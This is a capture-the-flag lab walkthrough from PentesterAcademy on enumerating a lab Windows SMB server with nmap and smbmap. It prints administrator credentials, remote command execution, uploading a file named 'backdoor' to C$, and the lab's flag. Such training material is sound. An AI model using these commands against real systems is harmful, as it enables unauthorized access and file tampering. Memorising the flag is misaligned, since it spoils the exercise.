ATTACK DEFENSE

by PentesterAcademy


Name	Windows Recon: SMB: SMBMap
URL	https://attackdefense.com/challengedetails?cid=2221
Type	Windows Reconnaissance: SMB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.28.123
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.28.123



```
root@attackdefense:~# nmap 10.0.28.123
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-22 16:47 IST
Nmap scan report for 10.0.28.123
Host is up (0.0012s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. SMB port 445 is also exposed. We will run Nmap script to list the supported protocols and dialects of an SMB server.

Command: nmap -p445 --script smb-protocols 10.0.28.123



```
root@attackdefense:~# nmap -p445 --script smb-protocols 10.0.28.123
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-22 16:47 IST
Nmap scan report for 10.0.28.123
Host is up (0.0015s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|_    3.02

Nmap done: 1 IP address (1 host up) scanned in 19.38 seconds
root@attackdefense:~# 
```


We have the credentials to access the SMB server. i.e **administrator:smbserver_771**

We will use the smbmap python script to enumerate the target machine.

Step 4: Running smbmap tool to discover all shared folders and drives.

We will find all the shared folders using a guest user account.

Command: smbmap -u guest -p "" -d . -H 10.0.28.123




```
root@attackdefense:~# smbmap -u guest -p "" -d . -H 10.0.28.123
[+] Guest session       IP: 10.0.28.123:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C                                                       NO ACCESS
        C$                                                      NO ACCESS       Default share
        D$                                                      NO ACCESS       Default share
        Documents                                               NO ACCESS
        Downloads                                               NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        print$                                                  READ ONLY       Printer Drivers
root@attackdefense:~# 
```

We can notice that the guest account is enabled and it doesn't have permission to write on any of the shared folders.

Running smbmap with administrator user credentials.

Command: smbmap -u administrator -p smbserver_771 -d . -H 10.0.28.123




```
root@attackdefense:~# smbmap -u administrator -p smbserver_771 -d . -H 10.0.28.123
[+] IP: 10.0.28.123:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C                                                       READ ONLY
        C$                                                      READ, WRITE     Default share
        D$                                                      READ, WRITE     Default share
        Documents                                               READ ONLY
        Downloads                                               READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        print$                                                  READ, WRITE     Printer Drivers
root@attackdefense:~# 
```

We can notice that we have found all the shares along with their permissions and the comments.

Step 5: Execute the command on the target machine through SMB.

Command: smbmap -H 10.0.28.123 -u administrator -p smbserver_771 -x 'ipconfig'




```
root@attackdefense:~# smbmap -H 10.0.28.123 -u administrator -p smbserver_771 -x 'ipconfig'

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::8409:25e7:48ac:9fcf%12
   IPv4 Address. . . . . . . . . . . : 10.0.28.123
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 10.0.16.1

Tunnel adapter isatap.ap-southeast-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : ap-southeast-1.compute.internal

root@attackdefense:~# 
```

We can execute the commands on the target machine without any issue. You can abuse this and gain a normal or meterpreter shell. In this lab, we will be focusing on enumeration using smbmap, without gaining the shell.

Step 6: Listing all drives on the specified host


Command: smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -L



```
root@attackdefense:~# smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -L
[+] Host 10.0.28.123 Local Drives: C:\ D:\
[+] Host 10.0.28.123 Net Drive(s):
        No mapped network drives
root@attackdefense:~# 
```

Step 7: List contents of the directory of **C:\** drive.

Command: smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -r 'C$'




```
root@attackdefense:~# smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -r 'C$'
[+] IP: 10.0.28.123:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        C$                                                      READ, WRITE
        .\C$\*
        dr--r--r--                0 Sat Sep  5 13:26:00 2020    $Recycle.Bin
        fw--w--w--           398356 Wed Aug 12 10:47:41 2020    bootmgr
        fr--r--r--                1 Wed Aug 12 10:47:40 2020    BOOTNXT
        dr--r--r--                0 Wed Aug 12 10:47:41 2020    Documents and Settings
        fr--r--r--               32 Mon Dec 21 21:27:10 2020    flag.txt
        fr--r--r--       8589934592 Tue Dec 22 16:44:39 2020    pagefile.sys
        dr--r--r--                0 Wed Aug 12 10:49:32 2020    PerfLogs
        dw--w--w--                0 Wed Aug 12 10:49:32 2020    Program Files
        dr--r--r--                0 Sat Sep  5 14:35:45 2020    Program Files (x86)
        dr--r--r--                0 Sat Sep  5 14:35:45 2020    ProgramData
        dr--r--r--                0 Sat Sep  5 09:16:57 2020    System Volume Information
        dw--w--w--                0 Sat Dec 19 11:14:55 2020    Users
        dr--r--r--                0 Tue Dec 22 17:00:35 2020    Windows
root@attackdefense:~# 
```

We have found all the files and directories which are present inside C:\ drive.

We can also upload a file using the smbmap tool if we have the write permission on the shared folder.

Step 8: Uploading a sample file


Commands: touch backdoor
smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' --upload '/root/backdoor' 'C$\backdoor'



```
root@attackdefense:~# touch backdoor
root@attackdefense:~# smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' --upload '/root/backdoor' 'C$\backdoor'
[+] Starting upload: /root/backdoor (0 bytes)
[+] Upload complete
root@attackdefense:~# 
```

Verify that the files have been uploaded on the target machine.

Command: smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -r 'C$'




```
root@attackdefense:~# smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' -r 'C$'
[+] IP: 10.0.28.123:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        C$                                                      READ, WRITE
        .\C$\*
        dr--r--r--                0 Sat Sep  5 13:26:00 2020    $Recycle.Bin
        fr--r--r--                0 Tue Dec 22 17:03:29 2020    backdoor
        fw--w--w--           398356 Wed Aug 12 10:47:41 2020    bootmgr
        fr--r--r--                1 Wed Aug 12 10:47:40 2020    BOOTNXT
        dr--r--r--                0 Wed Aug 12 10:47:41 2020    Documents and Settings
        fr--r--r--               32 Mon Dec 21 21:27:10 2020    flag.txt
        fr--r--r--       8589934592 Tue Dec 22 16:44:39 2020    pagefile.sys
        dr--r--r--                0 Wed Aug 12 10:49:32 2020    PerfLogs
        dw--w--w--                0 Wed Aug 12 10:49:32 2020    Program Files
        dr--r--r--                0 Sat Sep  5 14:35:45 2020    Program Files (x86)
        dr--r--r--                0 Sat Sep  5 14:35:45 2020    ProgramData
        dr--r--r--                0 Sat Sep  5 09:16:57 2020    System Volume Information
        dw--w--w--                0 Sat Dec 19 11:14:55 2020    Users
        dr--r--r--                0 Tue Dec 22 17:00:35 2020    Windows
root@attackdefense:~#
```

We have successfully uploaded the file.

Step 9: Download the flag.txt file.

Commands: smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' --download 'C$\flag.txt'
cat /root/10.0.28.123-C_flag.txt



```
root@attackdefense:~# smbmap -H 10.0.28.123 -u Administrator -p 'smbserver_771' --download 'C$\flag.txt'
[+] Starting download: C$\flag.txt (32 bytes)
[+] File output to: /root/10.0.28.123-C_flag.txt
root@attackdefense:~# cat /root/10.0.28.123-C_flag.txt
25f492dbef8453cdca69a173a75790f0root@attackdefense:~#
```

This reveals the flag to us.

Flag: 25f492dbef8453cdca69a173a75790f0

References:

1. SMBMap (https://github.com/ShawnDEvans/smbmap)